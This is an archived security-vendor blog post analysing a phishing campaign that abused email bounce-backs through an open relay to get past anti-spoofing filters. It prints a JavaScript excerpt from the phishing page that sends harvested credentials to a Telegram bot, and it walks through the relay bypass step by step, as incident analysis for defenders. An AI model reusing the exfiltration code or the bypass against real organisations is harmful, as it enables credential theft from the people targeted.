
Double-bounced attacks with email spoofing – 2022 trends

By Liora Itkin

Published: 2022-08-31 · Archived: 2026-04-05 16:31:00 UTC

Liora Itkin | September 1, 2022 | 5 minute read



Phishing is such a common means of cyber-attack, that enterprises routinely institute anti-phishing defense systems and policies. Yet attackers bypass phishing defenses – by exploiting the bounce-back mechanism of email messages.

In this post, I will share my activities step by step in uncovering what we're calling a "double-bounced" attack – and show how a good employee awareness program helped one of our clients protect themselves from a wide-scale attack. Let's take a deeper look at how this works.

> Phishing is such a common means of cyber-attack, that enterprises routinely institute anti-phishing defense systems and policies. Yet attackers bypass phishing defenses – by exploiting the bounce-back mechanism of email messages

What is email spoofing?

To exploit the bounce-back mechanism for email messages, an attacker spoofs the email address of the target user – forging the “FROM” field, so that the message:

- Appears to be from the target user
- Is sent to an unreachable destination

When the recipient of a message is unreachable, Mailer-dameon@secureserver.net – an open-relay server that routes messages to their destination – sends the message back to the sender.

In this case, because the attacker forged the “FROM” field in the email message header, the phishing message goes straight to the target user – bypassing phishing policies.


A case in point

Since this is a common attack technique, most email vendors provide protection from email spoofing attacks.

However, one of CyberProof’s enterprise clients that has this type of protection started to notice weird bounce-back emails being received by multiple employees. When asked, the employees said they had never sent the emails.

Bounced-back emails


On the surface, this email looks like a simple, bounced message:



Example of a Bounced-Back Email

Investigation of the attachments, however, uncovered the fact that this was a user-targeted phishing attempt.

The attacker had developed a phishing HTML file, designed to steal user credentials:



Phishing HTML file

The email addresses were found by our cyber threat intelligence (CTI) team in old leaks and data breaches by third party applications, and the attacker used them in this attempt. Some of the users were not employees anymore.

A deeper look at phishing files

A deeper analysis of the phishing HTML attachments showed that after an employee fell for the phishing page and entered a password, the password was transferred to the attacker via Telegram API bot.

This indicates the use of Telegram Harvesting. The attacker used Telegram as a C2 server – first, stealing the credentials of the organization's employees, and then, transferring them to the C2 server.


```
    "async": true, "crossDomain": true, "url": "https://api.telegram.org/bot" + token + "/sendMessage",
    "method": "POST", "headers": {"Content-Type": "application/json", "cache-control": "no-cache"},
    "data": JSON.stringify({"chat_id": chat_id, "text": message})}
$.ajax(settings).done((response) => {window.location.replace('https://www.office365.com');});
```

Analysis of the HTML phishing page

> A deeper analysis of the phishing HTML attachments showed that after an employee fell for the phishing page and entered a password, the password was transferred to the attacker via Telegram API bot.

Identifying the bot name


Using Burp Suite, we checked the HTTP POST requests – which were sent after a fake password was entered in the phishing page. We found the BOT name in one of the POST requests in the log of the response: asapcashBot




Info-stealing malwares are here to stay

Fortunately, there were no successful logins for targeted users in places that they shouldn't have been. However, in the AD failure logons, we found one anomaly that occurred two days before the phishing incident – AD blocked those sign in attempts because they came from a malicious IP. Those attempts were to the same users that were targeted in the phishing.

We checked the reputations of all the different IPs. One was found to be malicious on VirusTotal:



On AbuseIPDB, this IP is identified as a C2 server for the AZOrult malware – which is a well-known infostealer.



AbuseIPDB


We can't know for sure whether it's the same attacker, it can be someone else who targeted the same users from the same leak. This attacker tried to access the Office 365 Exchange Online app with the same user addresses targeted by the phishing email and spread AZOrult malware inside Exchange.

Bypassing anti-phishing policies – "Double-Bounce"


Continuing with the investigation, we analyzed how the attacker bypassed the email vendor's anti-phishing policy.

I discovered the use of a tricky approach that used the "double-bounce" technique:

- - The attacker sent an email to users with a spoofed FROM header (the user's own email address) and attached fake .eml files.



- The email was sent via open relay (secureserver.net) with an empty subject line.
- The attachments were blocked on the client's email gateway vendor by an anti-spoofing policy.
- The email was bounced back to secureserver.net and then to the spoofed FROM email address, back to the client's mail gateway – which allowed them to pass through this time.



Investing in employee training reduces cyber risk

Attackers always find different ways to bypass security policies. But in this case, the awareness and training of the employees made all the difference.

In this organization, employees were all enrolled in a special anti-phishing training program, which warns them against clicking on attachments or links they don't know.

> Attackers always find different ways to bypass security policies. But in this case, the awareness and training of the employees made all the difference

The results of this program are clear. The employee training – which focused on the importance of stopping cyber attacks – prevented this attack, and protected the organization from harm.

Interested in learning about how to reduce the risk to an enterprise posed by phishing and other forms of attack? Speak with an expert today!

Recommended Posts

- 

  Liora Itkin, Senior Security Expert at CyberProof. Liora is a part of CyberProof's global SOC, and is a point of escalation during investigations and in providing recommendations for clients so they can improve their performance. Liora specializes in hands-on incident handling: detecting and responding to cyber incidents, conducting malware analysis, and proactively monitoring and reviewing threats and suspicious events reported by clients. Liora has had a consistent track record of excellence starting with her service in the Israeli Intelligence Corps, where she held the position of Head of the Cyber Security Department, in which role she managed and ran the SOC team and the DFIR and Threat Hunting teams.
